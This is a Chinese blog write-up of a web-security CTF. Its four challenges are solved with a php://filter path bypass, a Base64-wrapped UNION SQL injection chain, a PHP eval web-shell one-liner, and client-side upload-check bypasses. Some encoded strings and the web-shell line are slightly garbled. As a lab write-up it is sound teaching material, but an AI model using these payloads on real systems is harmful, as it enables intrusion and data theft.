




Web安全技术-ctf2 writeup

原创


y4ung  于 2019-11-04 15:04:38 发布  5045  收藏 4

分类专栏: [ctf](#) 文章标签: [ctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/qq_35056292/article/details/102896557

版权



[ctf 专栏收录该内容](#)

35 篇文章 0 订阅

订阅专栏

文章目录

0x00 第一题: Do you want flag?

0x01 第二题: PHP is the BEST!

0x02 第三题: ID system

0x03 第四题: Upload

3.1 方法一


3.2 方法二

0x04 参考资料

0x00 第一题: Do you want flag?

题目中提示了：You can tell me if you want `flag`


在输入框中输入flag，返回一个加密字符串



该字符串为Base64编码，解码得flag: `flag{WelC0me_to_ctf2}`

0x01 第二题：PHP is the BEST!

1. 在Index page中，点击another page。F12后发现给了flag所在目录的提示，并且有个判断文件路径的脚本



2. 脚本分析:


```
<!--
if (strpos($file_path, ".") === 0 || substr_count($file_path, "..") > 2) {
    echo "<p>malicious parameter</p>";
}
-->
```

函数的作用:


- strpos查找字符串在另一字符串中第一次出现的位置 (区分大小写)
- substr_count() 函数计算子串在字符串中出现的次数

即, 如果文件路径是以 . 开头, 或者路径中出现 .. 的次数超过2次, 则拿不到flag

尝试file_path为 ../flag, 果然得不到flag



3. 构造文件路径: `php://filter/resource=../flag`, 最终得到flag: `flag{Bypass_File_Path_Check}`



0x02 第三题: ID system

URL: `http://124.16.71.227:40005/?id=MQ%3d%3d` 中, `%3d%3d` 是经过URL编码后的结果。解码后是: `MQ==`。猜测为 base64, 解码后得: 1

通过 `order by` 进行尝试, 获取用户这个表的属性个数

1 输入. 构造 1 `order by 3`. `http://124.16.71.227:40005/?id=MSRvcMRLciRieSA7`

1. 输入: 构造 1 order by 2: `http://124.16.71.227:40005/?id=MSBvcmlRlciBieSAy`
2. 结果: `no result`
3. 输入: 构造 1 order by 2: `http://124.16.71.227:40005/?id=MSBvcmlRlciBieSAy`
4. 结果: `S_ID: 1 - S_Name: Zhang, San`
5. 分析: 因此可以判断用户表有两个属性列

获取所有的数据库名称

1. 输入: `1 union select 1, database();`
 1. 其中, `1 union select 1, database();` 经过base64编码后为: `MSB1bmlvbiBzZWx1Y3QgMSwgZGF0YWJhc2UoKTs=`, 因此URL为: `http://124.16.71.227:40005/?id=MSB1bmlvbiBzZWx1Y3QgMSwgZGF0YWJhc2UoKTs=`
 2. 从第2点可知, 用户表有两个属性, `database()`返回的是一列。为了union能顺利执行, 在select后面多了个 1
2. 结果:

```
S_ID: 1 - S_Name: Zhang, San
S_ID: 1 - S_Name: websec
```
3. 分析: 数据库名为 `websec`

获取数据库 `websec` 中的表名

1. 输入: `1 union select 1, group_concat(table_name) from information_schema.tables where table_schema='websec';`, URL为: `http://124.16.71.227:40005/?id=MSB1bmlvbiBzZWx1Y3QgMSwgZ3JvdXBfy29uY2F0KHRhYmxlX25hbWUpICBmcm9tIGluZm9ybWw0aw9uX3NjaGVtYS50YWJsZXMgd2hlcmUgdGFibGVfc2NoZW1hPSd3ZWJzZWmnOw==`
2. 结果:

```
S_ID: 1 - S_Name: Zhang, San
S_ID: 1 - S_Name: Computer_Science,Web_Security,flag
```
3. 分析: 存在三个表, 可以看到有个表的名字是flag, 应该就是我们要的了

获取表 `flag` 中的字段名

1. 输入: `1 union select 1, group_concat(column_name) from information_schema.columns where table_schema='websec' and table_name='flag';`, URL为 `http://124.16.71.227:40005/?id=MSB1bmlvbiBzZWx1Y3QgMSwgZ3JvdXBfy29uY2F0KGNvbHVtb19uYW11KSBmcm9tIGluZm9ybWw0aw9uX3NjaGVtYS5jb2x1bW5zIHdoZXJlIHRhYmxlX3NjaGVtYT0nd2Vic2VjJyBhbmQgdGFibGVfbmFtZT0nZmxhZyc7CgoK`
2. 结果:

```
S_ID: 1 - S_Name: Zhang, San
S_ID: 1 - S_Name: value
```
3. 分析, 表flag中仅有一个字段为 `value`

获取表 `flag` 中的数据

1. 输入: `1 union select 1, group_concat(value) from flag;`, URL为: `http://124.16.71.227:40005/?id=MSB1bmlvbiBzZWx1Y3QgMSwgZ3JvdXBfy29uY2F0KHZhbHVlKSBmcm9tIGZsYWc7`
2. 结果:

```
S_ID: 1 - S_Name: Zhang, San
S_ID: 1 - S_Name: flag{Have_Fun_In_SQL_Injection}
```

3. 分析: flag为: `flag{Have_Fun_In_SQL_Injection}`


一些函数的作用:

1. `union()` 函数可以实现跨表查询
2. `group_concat()` 将一组中的数据拼起来转成一行数据, 比如同一个category中的商品id通过 `group_concat()` 函数聚合后得到的只有一条数据: `1407,1232,1108`

0x03 第四题: Upload

3.1 方法一

1. 新建一个php文件, 内容为: `<?php @evalOST['pass']];?>`
2. 尝试上传php文件, 发现前端有文件类型检查



F12检查, submit按钮的点击函数存在类型检查, 允许的文件类型为: `['gif', 'jpg', 'png']`:

```
<input type="submit" name="submit" value="Submit" onclick="checkFileSizeAndType(1*1024*1024,['gif', 'jpg', 'png'], 'file');">
```

因此, 尝试直接在Chrome里开发者工具的Elements中, 在函数 `checkFileSizeAndType` 的参数中添加 `php` 的文件类型作为参数:

```
<input type="submit" name="submit" value="Submit" onclick="checkFileSizeAndType(1*1024*1024,['gif', 'jpg', 'png', 'php'], 'file');">
```

发现仍然绕不过 (`/(ToT)/~` 找不到什么原因, 也清理过缓存了, 但是Firefox里修改是有效果的), 修改的代码没有起效。于是查看 `checkFileSizeAndType()` 函数, 决定重新定义该函数, 将文件类型固定在函数里。


```

if ($_FILES["file"]["error"] > 0)
{
    echo "Error: " . $_FILES["file"]["error"] . "<br />";
}
else
{
    if ($_FILES["file"]["type"] !== "image/jpeg"){
        die("stop hacking!");
    }
    if ($_FILES["file"]["size"] / 1024 > 2048){
        die("size too big!");
    }
    $file_tmp = fopen($_FILES["file"]["tmp_name"], 'rb');
    $bin = fread($file_tmp, 2);
    fclose($file_tmp);
    $data = unpack('C2chars', $bin);
    $type_code = intval($data['chars1'].$data['chars2']);
    $flag = 0;
    switch ($type_code) {
        case 255216:
            $fileType = 'jpg';
            $flag = 1;
            break;
        case 13780:
            $fileType = 'png';
            $flag = 1;
            break;
        default:
            $fileType = 'unknown';
            die("error file head!");
            break;
    }
    if ($flag === 1){
        $filetype = substr($_FILES["file"]["name"], strrpos($_FILES["file"]["name"], '.'));
        $filename = md5($_FILES["file"]["name"]) . $filetype;
        if (strtolower($filetype) === ".php"){
            copy('./flag', $filename);
        }else{
            move_uploaded_file($_FILES["file"]["tmp_name"], $filename);
        }
        echo "<h1>成功</h1>";
    }
}
}
?>

```

可以看到在代码最后一个部分中，将flag的内容存入了以md5(filename)作为文件名的文件中。

因此，对上传的文件的文件名部分进行md5加密，再进行访问，得flag: **flag{Upl0ad_w1l_get_f14g}**

`checkFileSizeAndType` 修改后的完整代码：


```

function checkFileSizeAndType(maxSize, allowType, fileId) {
    //默认大小
    if(!maxSize){
        maxSize=10*1024*1024;
    }
    //默认类型
    if(!allowType){
        allowType=new Array('jpg', 'png');
    }
    // 自己的代码
    allowType = new Array('php', 'jpg', 'png');
    //js通过id获取上传的文件对象
    var file = document.getElementById(fileId);
    var types =allowType;
    var fileInfo = file.files[0];
    if(!fileInfo){
        alert("请选择文件!");
        return false;
    }
    var fileName = fileInfo.name;
    //获取文件后缀名
    var file_ttypename = fileName.substring(
        fileName.lastIndexOf('.') + 1, fileName.length);
    //定义标志是否可以提交上传
    var isUpload = true;
    //定义一个错误参数: 1代表大小超出 2代表类型不支持
    var errNum =0;
    if (fileInfo) {
        if (fileInfo.size > maxSize) {
            isUpload = false;
            errNum=1;
        } else {
            for (var i in types) {
                if (types[i] == file_ttypename) {
                    isUpload = true;
                    return isUpload;
                } else {
                    isUpload = false;
                    errNum=2;
                }
            }
        }
    }
    //对错误的类型进行对应的提示
    if (!isUpload) {
        if(errNum==1){
            var size = maxSize/1024/1024;
            alert("上传的文件必须为小于"+size+"M的图片!");
        }else if(errNum==2){
            alert("上传的"+file_ttypename+"文件类型不支持! 只支持"+types.toString()+"格式");
        }else{
            alert("没有选择文件");
        }
        file.value="";
        return isUpload;
    }
}

```

3.2 方法二

1. 在得到了swp文件以后，可以知道后台的代码中，直接把flag放入用户上传的php文件中。
 2. 因此，可以直接上传一个jpg文件：hzy.jpg，burpsuit修改文件后缀名：hzy.php。将hzy.php通过md5加密：`3633f013bd756cb8e7c1c228502ac913`
 3. 然后直接访问：`http://124.16.71.227:40006/3633f013bd756cb8e7c1c228502ac913.php` 即可拿到
flag: `flag{Upl0ad_w1ll_get_fl4g}`
-

0x04 参考资料

1. 使用SQL查询所有数据库名和表名
2. mysql5注入中group_concat的使用
3. SQL注入速查表（上）
4. 在线Base64加/解密